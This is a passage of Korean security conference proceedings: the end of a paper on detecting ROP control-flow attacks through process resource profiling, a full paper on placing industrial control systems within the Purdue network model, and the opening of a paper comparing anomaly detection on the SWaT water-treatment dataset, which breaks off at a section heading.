- Write chars: 프로세스가 수행한 쓰기 관련 총 바이트의 양이다.

3.2 System utilization 탐지

System utilization 탐지를 위해 Python psutil library를 사용한다. 공격 시나리오 소스 코드는 Python process()를 통해 실행하며, 이를 Python threading을 통해 Profiling한다. 생성된 Thread는 psutil을 통해 공격 시나리오 소스 코드 프로세스의 System utilization을 Profiling한다. 시나리오 소스 코드를 공격하기 위해 미리 계산된 Payload를 시나리오 소스 코드 프로세스에 입력하여 공격 전, 후에 따른 System utilization을 출력한다. 출력 결과로 얻은 System side channel information의 패턴 비교를 통해 특이 변동 구간을 분석하고 Control-flow attack을 탐지한다.

4. Control-flow Attack Profiling

실험은 가상 환경의 Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)에서 수행하였으며, Profiling 프로그램이 시나리오 소스 코드를 실행하는 동안 약 1,600번의 System utilization Profiling을 수행한다.

4.1 실험 내용

실험에서 사용한 공격 시나리오는 ROP에 따른 Control-flow attack을 고려한다. 시나리오 소스 코드 baby-rop는 C 언어로 작성됐으며, x86_64-linux-gnu의 libc-2.31.so를 포함한다. 코드 실행 시, 몇 가지 문구 출력과 함께 두 개의 입력을 받고, 이를 출력한 후 종료된다. 공격 시나리오는 Buffer over flow가 가능한 두 번째 입력에 ROP 가젯을 페이로드로 입력하고, 공격 성공에 따른 Flag 값이 출력되고 프로그램이 종료된다. 본 논문에서는 1,000번의 Profiling 실험을 수행하였으며, 각 실험에 따른 System utilization 결과가 공격 발생에 따라 어떤 연관성이 있는지 평가하고, 특이 패턴을 확인한다. 공격 발생 확인은 공격 성공 시에 Flag 파일 접근으로 생기는 프로세스의 File descriptor 수 증가 시점을 통해 알 수 있다. 또한, Profiling 출력을 통해 공격 시점의 Profiling Index를 확인함으로 알 수 있다.

4.2 실험 결과

사용자 프로그램 의도에 공격자 의도가 개입함에 따라 CPU의 필요 데이터에 메모리 적재가 증가 또는 감소하며, 15가지 System side channel information 변화를 발생시킴을 확인 했다. 그림 1은 System side channel information의 특이 변동의 변화량만을 명확히 나타내기 위해 Z-Score [2] 값에 절대값과 스케일링을 활용하여 사용 했다. Z-Score는 관찰치와 평균과의 차이를 표준 편차 단위로 나타낸 것으로, 특정 관찰치의

상대적인 위치를 나타낸다. 그림 1-a는 baby-rop의 Private clean이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 수정되지 않았던 전용 메모리 사이즈가 특이 변동했다. 그림 1-b는 baby-rop의 Private dirty이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 수정한 전용 메모리 사이즈가 특이 변동했다. 그림 1-c는 baby-rop의 Anonymous이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 가상 메모리 사이즈가 특이 변동했다.




그림 1 System side channel information의 15가지 System utilization 항목에 따른 변동 추이

그림 1-d는 libc-2.31.so의 PSS이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 전체 공유 메모리 사이즈가 특이 변동했다. 그림 1-e는 libc-2.31.so의 Shared clean이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 수정되지 않았던 공유 메모리 사이즈가 특이 변동했다. 그림 1-f는 libc-2.31.so의 Private dirty이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 수정한 전용 메모리 사이즈가 특이 변동했다. 그림 1-g는 libc-2.31.so의 Anonymous이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 가상 메모리 사이즈가 특이 변동했다. 그림 1-h는 Context switch-voluntary이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스가 자체적으로 수행한 터미널과 메모리 I/O에 따른 Context switch 수가 특이 변동했다. 그림 1-i는 Context switch-involuntary이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스가 운영체제에 의해 강제적으로 수행한 터미널과 메모리 I/O에 따른 Context switch 수가 특이 변동했다. 그림 1-j는 전체 메모리 정보 가운데 USS이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스에 할당된 고유한 메모리 사이즈가 특이 변동했다. 그림 1-k는 전체 메모리 정보 가운데 PSS이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스에 할당된 공유 메모리 사이즈가 특이 변동했다. 그림 1-l는 프로세스 I/O 정보 가운데 Read count이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스의 메모리 I/O를 포함한 전체 I/O 읽기 수가 특이 변동했다. 그림 1-m은 프로세스 I/O 정보 가운데 Write count이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스의 메모리 I/O를 포함한 전체 I/O 쓰기 수가 특이 변동했다. 그림 1-n은 프로세스 I/O 정보 가운데 Read chars이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스의 메모리 I/O를 포함한 전체 I/O가 읽은 메모리양이 특이 변동했다. 그림 1-o는 프로세스 I/O 정보 가운데 Write chars이다. Profiling 후반부의 공격 발생 전, 후를 비교하면 정상 프로세스를 실행하는 동안 프로세스의 메모리 I/O를 포함한 전체 I/O가 쓴 메모리양이 특이 변동했다.

특이 변동 메모리 특성의 실험 결과 분석은 다음과 같다. 첫 번째, 실제 프로그램이 실행되는 동안 공격 발생으로 프로세스가 사용하는 메모리양이 증가함을 보인다. 실제 올라온 데이터 외에 추가적인 제어 흐름으로 인해 필요 데이터가 적재됐음을 알 수 있다. 두 번째, 공격 발생으로 프로세스의 Context switch가 증가함을 볼 수 있다. 정상 프로세스 수행에 비해 필요로 하는 메모리 I/O가 빈번히 발생하여 프로세스 전환이 많이 발생했음을 알 수 있다. 세 번째로, 메모리 I/O 카운터가 공격 발생으로 증가함을 보인다. 메모리에 대한 I/O 작업이 프로그램의 제어 흐름 변화로 인해 프로세스의 메모리 접근이 증가했음을 알 수 있다. 이러한 System side channel information의 특이 변동은 공격 패턴 탐지에 활용될 수 있으며, 이를 통해 Control-flow attack을 탐지하는 기법으로 사용될 것으로 기대한다.

5. Conclusion

본 논문에서는 Control-flow attack에 따른 System utilization profiling 결과인 System side channel information이 공격 발생 전, 후에 차이가 있음을 실험을 통해 보였다. 특히, 프로그램의 제어 흐름 변화는 프로그램의 System side channel information의 정상 패턴과 비교하여 특이 패턴을 나타냄을 확인했으며, 특이 패턴 분석을 통해 Control-flow attack을 탐지했다. 이를 통해, 본 논문은 Control-flow attack에 있어 System side channel information의 특이 패턴 기반 탐지 기법이 실제 산업에 효용성이 높을 것으로 기대한다.

향후, 본 논문은 시뮬레이션 플랫폼을 통해 보다 Atomic한 System utilization 측정 연구를 통해 보다 심도 깊은 공격과의 연관성을 연구할 것이며, 제안된 기법을 적용한 시스템을 개발하여 기존 시스템과 비교를 통해 제안 기법의 성능 및 오버헤드에 대한 면밀한 실험을 진행할 예정이다.

[참고문헌]

[1] Göktas, Enes, et al. "Out of control: Overcoming control-flow integrity." 2014 IEEE Symposium on Security and Privacy. IEEE, 2014.

[2] Song, Wei, et al. "Randomized Last-Level Caches Are Still Vulnerable to Cache Side-Channel Attacks! But We Can Fix It." arXiv preprint arXiv: 2008.01957 (2020).

[3] Percival, Colin. "Cache missing for fun and profit." (2005): 1-13.

[4] Osvik, Dag Arne, Adi Shamir, and Eran Tromer. "Cache attacks and countermeasures: the case of AES." Cryptographers' track at the RSA conference. Springer, Berlin, Heidelberg, 2006.

[5] Liu, Fangfei, et al. "Last-level cache side-channel attacks are practical." 2015 IEEE symposium on security and privacy. IEEE, 2015.

[6] Szekeres, Laszlo, et al. "Sok: Eternal war in memory." 2013 IEEE Symposium on Security and Privacy. IEEE, 2013.

[7] Preeth, E. N., et al. "Evaluation of Docker containers based on hardware utilization." 2015 international conference on control communication & computing India (ICCC). IEEE, 2015.

[8] Roemer, Ryan, et al. "Return-oriented programming: Systems, languages, and applications." ACM Transactions on Information and System Security (TISSEC) 15.1 (2012): 1-34.

Purdue Enterprise Reference Architecture 기반 시스템 최적 배치 결정 방법론

김경호* 김후언* 김휘강**

*고려대학교 (대학원생) **고려대학교 (교수)

Purdue Enterprise Reference Architecture-Based System Optimal Deployment Decision Methodology

Kyoung Ho Kim* Hoo Eon Kim* Huy Kang Kim*

* School of Cybersecurity, Korea University

요 약

과거 독립된 네트워크에서 운영되었던 산업제어시스템들이 인터넷 및 기업 네트워크와 연결이 증가하면서, 보다 안전하게 상호 연결할 수 있는 방안으로 계층화된 네트워크 참조 모델들이 개발되었다. 하지만 정작 산업제어시스템 담당자들은 관련 지식 부족으로 인해 담당하고 있는 시스템의 배치 위치를 결정하는 데 큰 어려움을 겪고 있다. 이에 본 논문에서는 Purdue Enterprise Reference Architecture(PERA) 모델에서 최적의 시스템 배치 위치를 결정할 수 있는 방법론을 개발하여 전문지식이 부족한 공정부서의 현장 담당자들도 쉽게 시스템의 배치 위치를 결정할 수 있게 하였고, 사례 제시를 통해 개발한 방법론의 유효성을 검증하였다.

I. 서론

최근 미국의 최대 송유관 업체인 콜로니얼사의 랜섬웨어 감염사고로 인한 석유제품의 공급망 문제로 사회적 대혼란이 발생하였다. 이 사건으로 인해 산업제어시스템(Industrial Control System) 사이버보안에 대한 관심이 급속하게 증가하였지만, 랜섬웨어 해제를 위해 해킹범죄조직에 500만 달러를 지불함에 따라 공격자들에게 좋은 먹잇감으로 인식하게 만든 좋지 않은 사례로 남게 되었다.

산업제어시스템은 국가 중요 기반시설(Critical Infrastructure) 설비 및 산업공정 등의 작업 공정을 감시하고 제어하는 시스템으로 발전, 전력, 가스, 정유, 석유화학 분야 등에 널리 사용된다. 산업제어시스템은 최적 운전과 최소 다운타임을 목적으로 운영되는 시스템으로, 범용 운영체제와 네트워크 프로토콜이 아닌 시스템 제조사 자체적으로 개발한 운영체제와 프로토콜을 사용할 뿐 아니라 인터넷 연결 없이 별도의 네트워크로 고립된 환경에서 운영되어 왔다. 이러한 특성들로 일반 IT시스템들에 비해 사이버공격으로부터 상대적으로 안전하게 운영되어 왔다. 하지만 최근 원격운영 및 관리 요구의 증가, 센서를 통해 수집한 공정 운전 환경 정보에 대한 분석 요구 등으로 인터넷, 업무 네트워크와 연결이 증가하고 있고 이에 따른 보안 위협이 증가하고 있다.

증가된 위협을 최소화하면서 산업제어시스템을 기업 네트워크와 인터넷 간 안전한 연결을 제공하기 위해 영역과 레벨을 분류하여 계층화한 네트워크 참조모델이 개발되었다. 하지만 현장의 시스템 담당자들은 내가 운전하는 시스템을 네트워크 참조모델의 어느 레벨에 위치시켜 운영하는 것이 가장 안전한지 시스템 배치 위치선정에 대한 의사결정에 어려움을 겪고 있다.

이에 본 논문에서는 PERA(Purdue Enterprise Reference Architecture) 모델에 대한 이해가 없는 현장 담당자들도 시스템의 안

전한 배치 위치를 쉽게 결정할 수 있는 방법론을 제시하고, 몇 가지 사례를 통해 본 논문에서 제시한 방법론이 유효한지에 대해 표준문서 등과 비교하여 검증하였다.

II. 산업제어시스템 구조화 참조 모델

네트워크 설계 시 보안은 중요한 고려사항이다. 네트워크의 가용성과 성능에 악영향을 줄 수 있는 악성코드, 네트워크 장애 등 다양한 요인에 대응하고 피해 확산을 최소화하기 위해 네트워크를 분할한다. 각 분할된 네트워크는 공통 기능과 중요도에 따라 그룹화할 수 있고 중요도를 고려하여 공통 보안요구사항을 식별하여 적용할 수 있다.

산업제어시스템의 아키텍처를 설명하기 위해 일반적으로 퍼듀(Purdue) 모델을 사용한다. 이 모델은 PERA를 활용하였으며, PERA는 장치와 장비를 계층 기능으로 분할하여 네트워크 구조에 대한 이해를 쉽게 구성한 참조모델로, 이 모델을 기반으로 ISA(International Society of Automation)-99 위원회 및 IEC(International Electrotechnical Commission) 62443 산업 사이버 보안 프레임워크는 산업제어시스템 보안을 위해 [그림 1]과 같은 논리적 프레임워크를 개발하였다[1][2].




그림 1. Plant Logical Framework based on Purdue Model

2.1 Purdue Model

퍼듀모델은 아키텍처 환경의 엔티티 간의 중요한 관계를 정의하고 해당 환경을 지원하는 일관된 표준 또는 사양 개발을 위한 참조 시 활용된다.

이 모델은 산업제어시스템 요소를 6 레벨로 나눈다. 레벨 4, 5는 생산관리시스템인 MES (Manufacturing Execution System)나 공정 모니터링 등 공정 운전에 직접적인 영향을 주지 않는 시스템, 일반 IT시스템 애플리케이션인 ERP(Enterprise Resource Planning) 시스템, 이메일 서버 등이 위치한다. 레벨 3.5는 산업용(Industrial) DMZ 역할을 수행하며 상위 엔터프라이즈 영역에 위치한 시스템들과 하위영역에 위치한 시스템들 간의 트래픽 제어를 통해 데이터 및 서비스 교환을 통제하는 버퍼 영역이다. 레벨 3은 최종제품을 생산하기 위한 워크플로우 관리와 관련된 기능을 포함하며, 물리적 프로세스 모니터링 및 제어와 관련된 기능을 가진 SCADA(Supervisory Control And Data Acquisition), DCS(Distributed Control System) 등 레벨 2에 위치한 산업제어시스템들이 생성한 원시 데이터 및 정보를 레벨 4에 위치한 시스템들로 전달하여 활용하기 위해 전처리 작업을 수행한다. 레벨 1은 물리적 프로세스를 감지하고 조작하는 것과 관련된 기능이 포함된다. 레벨 0는 실제 물리 프로세스 및 프로세스 장비에 직접 연결된 센서(Sensor) 및 액추에이터(Actuator)가 포함된다.

2.2 영역(Zone)과 콘듀잇(Conduit)

영역은 공통 보안 정책을 공유하는 논리적 또는 물리적 자산 그룹을 말한다. 영역을 구분한 목적은 불필요한 통신을 제한하고 영역 내에서 최소 보안 수준을 준수하도록 하기 위함이다. 산업제어시스템의 장애는 안전과도 직접 연계가 되는 바, 안전을 책임지는 안전계장시스템(Safety Instrumented System)이 위치한 안전영역을 별도로 구성하여 운영한다.

모든 영역 간 통신은 통신채널 보호를 위해서 정보 흐름 통로인 콘듀잇(Conduit)을 통해서

이루어진다. 콘듀잇은 영역의 보안 위험과 기능 분석을 통해 보안 기능 요구사항을 결정하고 구현하여 안전한 통신을 보장한다. 퍼듀모델에서 설명한 레벨 간 통신은 아래 표1과 같이 기본 규칙을 가지고 접근통제 관리한다. 단. 레벨 3.5에 위치한 점프서버(Jump Server)를 통해 레벨 2이하의 시스템에 대한 원격 점검 등은 별도 예외로 하여 필요 시에만 허용하여 관리할 수 있다.

Conduit		Source Network				
		Lv. 4	Lv. 3.5	Lv 3	Lv.2	Lv 1
Destination Network	Lv.4	√	√			
	Lv.3.5	√	√	√		
	Lv.3		√	√	√	
	Lv.2			√	√	√
	Lv.1				√	√

표 1. Inter-Network Communication

III. 시스템 최적 배치 결정 방법론 및 검증

3.1 시스템 최적 배치 결정 방법론

안전한 산업제어시스템 운영을 위해 퍼듀 모델을 채택하였다면, 운전 중인 시스템 교체 시 혹은 신규로 시스템을 도입할 때 적합한 영역에 위치시켜야 한다. 기존 운영시스템은 변경으로 인한 공정 운전 장애 발생 위험이 큰 바 공정을 셧다운하고 충분히 테스트할 수 있는 턴어라운드 정비 시기를 이용하여 재배치하는 것을 권고한다. 그림 2는 PERA 모델 기반에서 시스템의 최적 배치 위치 결정 방법론을 제시하고 있다.

최적 배치 방법론을 설명하면 다음과 같다. 가장 중요한 의사결정 필요항목은 레벨 2 이하의 시스템에 접근 필요 여부에 대한 확인이다. 레벨 2 이하에 위치한 시스템에 접근이 필요하지 않으면 엔터프라이즈 네트워크에 위치시킨다. 해당 시스템이 레벨 2와 연결이 필요하다면, 두 번째는 사용자 PC의 접근 필요여부에 대한 확인이다. 사용자 PC의 직접 접근이 필요한 경우 해당 시스템은 레벨 3.5인 산업용 DMZ에 위치시킨다. 사용자 PC로부터 접근이 불필요한 경우에는 2개 이상의 레벨 2 네트워크와의 상호 연결 필요 여부를 확인해야 한다. 2개 이상의 레벨2 네트워크와 연결이 필요한 경우 해당 시스템은 레벨 3에 위치시키고, 아니라면 각 Cell/Area 영역에 위치시키면 된다. 이로써 수직 분할인 레벨에 대한 선택이 완료되었다.

수직적 네트워크 분할 (Vertical Network Segmentation)을 고려한 시스템 위치 선택이 완료되면, 이후 수평적 분할 (Horizontal Network Segmentation)이 필요하다. 같은 레벨에 있더라도 시스템의 성격이 다르면 분할된 별도의 네트워크 대역에 시스템을 위치시키는 것이 보다 안전하다. 예를 들어 산업용 DMZ를 구성할 때 보안서비스용 DMZ, 애플리케이션 DMZ, 레벨 4인 엔터프라이즈와 인터페이스를 위한 DMZ 등으로 구분하여 통제하는 것을 권고한다.




그림 2 System Optimal Deployment Decision Methodology based on Purdue Model

3.2 검증

본 논문에서는 공정정보를 통합하여 관리하는 데이터 히스토리안(Data Historian) 서버의 위치를 제안한 방법론을 통해 식별하고, NIST (National Institute of Standards and Technology) SP (Speical Publication) 800-82의 5.8.1 [3]에서 설명하는 데이터 히스토리안 서버의 위치와 비교하여 제안한 방법론이 타당하다는 것을 검증하였다.

히스토리안은 산업제어 시스템 내의 모든 프로세스 정보를 로깅하기 위한 중앙집중식 데이터베이스이며, 저장된 태그(Tag)정보를 분석하여 프로세스 제어에서 엔터프라이즈 수준의 계획 수립까지 다양한 분석을 지원하는 시스템이다. 히스토리안은 크게 데이터를 수집하는 역할과 히스토리안에 저장된 데이터를 분석할 수 있도록 정보를 제공하는 역할로 구분된다.

히스토리안은 레벨 2이하에 위치한 시스템들로부터 정보를 수집하기 위해 연결이 필요하다. 히스토리안 시스템의 배치 위치를 보면 첫째, 우선 사용자들에게 수집한 정보를 제공해야 하므로 정보제공용 히스토리안은 산업용 DMZ에 위치해야 한다. 정보제공용 히스토리안은 레벨 3에 위치한 통합 히스토리안과 실시간 복제를 통해 동기화시킨 후 읽기 전용모드로 운영한다. 둘째, 다수의 Cell/Area에 위치한 산업제어시스템으로 태그 정보를 수집해야 하는 OSI사의 PI나 Capstone 사의 데이터팍(DataParc)과 같은 통합 히스토리안 시스템은 레벨 3에 위치해야 한다. 일반적으로 하나의 공장은 다수 벤더의 산업제어시스템으로 운영되는 경우가 많아 서로 다른 프로토콜을 사용하는 벤더 제품들의 상호 간 데이터 해석은 불가능하다. 이에 OPC (OLEDB for Process Control) 서버를 통해 여러 벤더에서 제공하는 정보를 해석해서 저장한다. 셋째, Cell/Area 내에 정보를 수집하는 Vendor 제공 히스토리안은 레벨 2에 위치한다.

IV. 결론

산업제어시스템을 대상으로 정교한 공격들이 지속적으로 발생하고 있으며, 이에 대한 체계적인 대응을 위해 다단계 방어체계 구축이 필수적이다. 다단계 방어체계 구축을 위한 가장 기본이 네트워크 계층 분할이며, 산업제어시스템을 위한 네트워크 분할 방법은 PERA 모델이 주로 활용된다. 산업제어시스템 보안전문가라면 전문가적 지식과 경험을 활용하여 보안성 및 운영성을 모두 고려하여 시스템의 최적 배치 위치를 결정할 수 있다. 하지만, 아직 국내에서는 OT 보안전문가가 부족할 뿐 아니라, 산업제어시스템의 보안 중요성에 대한 경영층의 인지 부족으로 대부분의 기업에서 산업제어시스템 및 OT시스템에 대한 도입은 공정 부서 담당자가 수행하고, 운영 및 유지보수는 현장부서 담당자들이 수행하고 있다. 해당 담당자들은 산업제어시스템에 대한 전문성이 부족할 뿐 아니라 해당 지식에 대해 질의할 대상도 찾지 못해 업무 수행에 어려움을 토로하고 있다.

이에 본 논문에서는 산업제어시스템을 보다 안전하게 운영하기 위해 채택한 PERA 모델 기반에서 최적의 시스템 위치를 결정할 수 있는 방법론을 개발하였고 개발된 방법론이 유효한지에 대한 확인을 위해 히스토리안 시스템을 대상으로 하여 검증하였다. 이러한 검증 절차를 통해 개발된 방법론이 퍼듀 모델을 잘 알지 못하는 현장담당자들도 아주 쉽게 최적 시스템 배치 위치를 선택할 수 있다는 것을 확인할 수 있어 상당히 의미있는 방법론임을 알 수 있다.

해당 연구와 함께 최근 보안 위협의 증가에 대응하기 위해 산업제어시스템을 대상으로 한 보안시스템이 많이 출시되고 있다. 하지만 보안시스템 설치로 인한 장애 우려로 현장담당자들이 설치를 꺼리는 것이 현실이다. 이에 좀 더 안전하게 보안시스템을 적용할 수 있는 방안에 대한 추가 연구가 필요할 것으로 판단된다.

[참고문헌]

[1] Theodore Joseph Williams, “The Purdue Enterprise Reference Architecture: a technical guide for CIM planning and implementation,” Instrument Society of America, 1992.

[2] CISCO Systems, “Networking and Security in Industrial Automation Environment,” CISCO systems, 2020. 8, p.9.

[3] NIST, “SP800-82 Guide to Industrial Control Systems(ICS) Security,” Rev. 2, 2015.

SWaT 테스트베드 데이터셋을 활용한 비정상행위 탐지 성능 비교

황종배*, 장세창**, 장재원**, 고성용**, 하재철***

*, **, ***호서대학교 (대학원생, 학생, 교수)

Comparison of anomaly detection performance using SWaT testbed datasets

Jongbae Hwang*, Sechang Jang**, Jaewon Jang**, Sungyong Ko**, Jaecheol Ha***

*, **, ***Hoseo University(Graduate student, Student, Professor)

요 약

CPS(Cyber-Physical Systems)에 대한 사이버 공격은 물리적 피해로 이어질 수 있다. 공격이 다양해지고 고도화됨에 따라 기계학습 기반의 비정상행위 탐지가 연구되고 있다. 그러나 CPS 보안 연구는 보안상의 이유로 데이터가 주로 외부에 공개되지 않으며 실제 CPS에 실험하는 것은 불가능하기에 개발 기법의 검증이 어려운 문제가 있다. 이를 해결하기 위해 2015년 SUTD(Singapore University of Technology and Design)의 iTrust 연구소에서 SWaT(Secure Water Treatment) 테스트베드를 구성하고 36가지의 공격을 수행한 데이터 세트를 공개했다. 본 논문에서는 이 데이터 세트를 이용하여 순환신경망 3가지를 구현하여 비정상행위를 탐지했다. 기존에 사용하던 메트릭인 Recall과 Precision은 범위 기반 비정상행위를 평가하기에 부적절한 면이 존재하기 때문에 이를 보완한 RR, RP, TaR, TaP를 구현하여 기존의 연구들과 비교하였다.

I. 서론

사이버 물리 시스템(Cyber-Physical Systems, CPS)은 물리 세계와 사이버 세계와의 융합을 추구하는 새로운 패러다임이다. CPS는 다수의 센서, 엑추에이터, 제어기기들이 네트워크로 연결되어있고, 물리 세계 정보를 습득, 가공, 계산, 분석하여 그 결과를 센서, 엑추에이터 시스템을 통하여 물리 세계에 적용한다.

CPS에 대한 사이버 공격은 2003년 미국 오하이오주 Davie-Besse 원자력발전소의 시설을 대상으로 공격하여 안전 감시 시스템이 5시간 동안 운행정지 되었으며 2008년 터키에서 석유 송유관 카메라 통신 소프트웨어 취약점을 이용하여 석유 압력 변조로 폭발 사고를 유도한 사례도 있다. 2015년 우크라이나에서 전력 발전소에 악성코드 침투로 인해 제어시스템 서비스가 중단되어 8만여 가구에 정전이 발생하기도 하였다. 과거에는 국가기반시설, 국방기반시설, 산업기반시설 등이 폐쇄망으로 운영되어 물리적인 공격이나 조작 실수가 피해 사례의 대부분이었다. 그러나 정보통신 서비스가 도입되면서 사이버 공격으로 인한 피해로 이어지고 있다. 사이버 침해사고는 전력, 수자원, 교통, 원자력, 국방, 스마트 공장 등 다양한 분야에 걸쳐 발생하고 있으며, 대규모 피해를 일으킨다. 따라서 CPS에 대한 사이버 공격은 물리적 피해로 이어질 수 있기에 CPS 보안은 매우 중요하다.

본 논문에서는 SWaT 테스트베드 데이터 세트를 이용하여 비정상행위를 정확하게 탐지하고 다양한 공격을 탐지했는지를 비교분석 하였다.

II. 배경지식

2.1 순환신경망

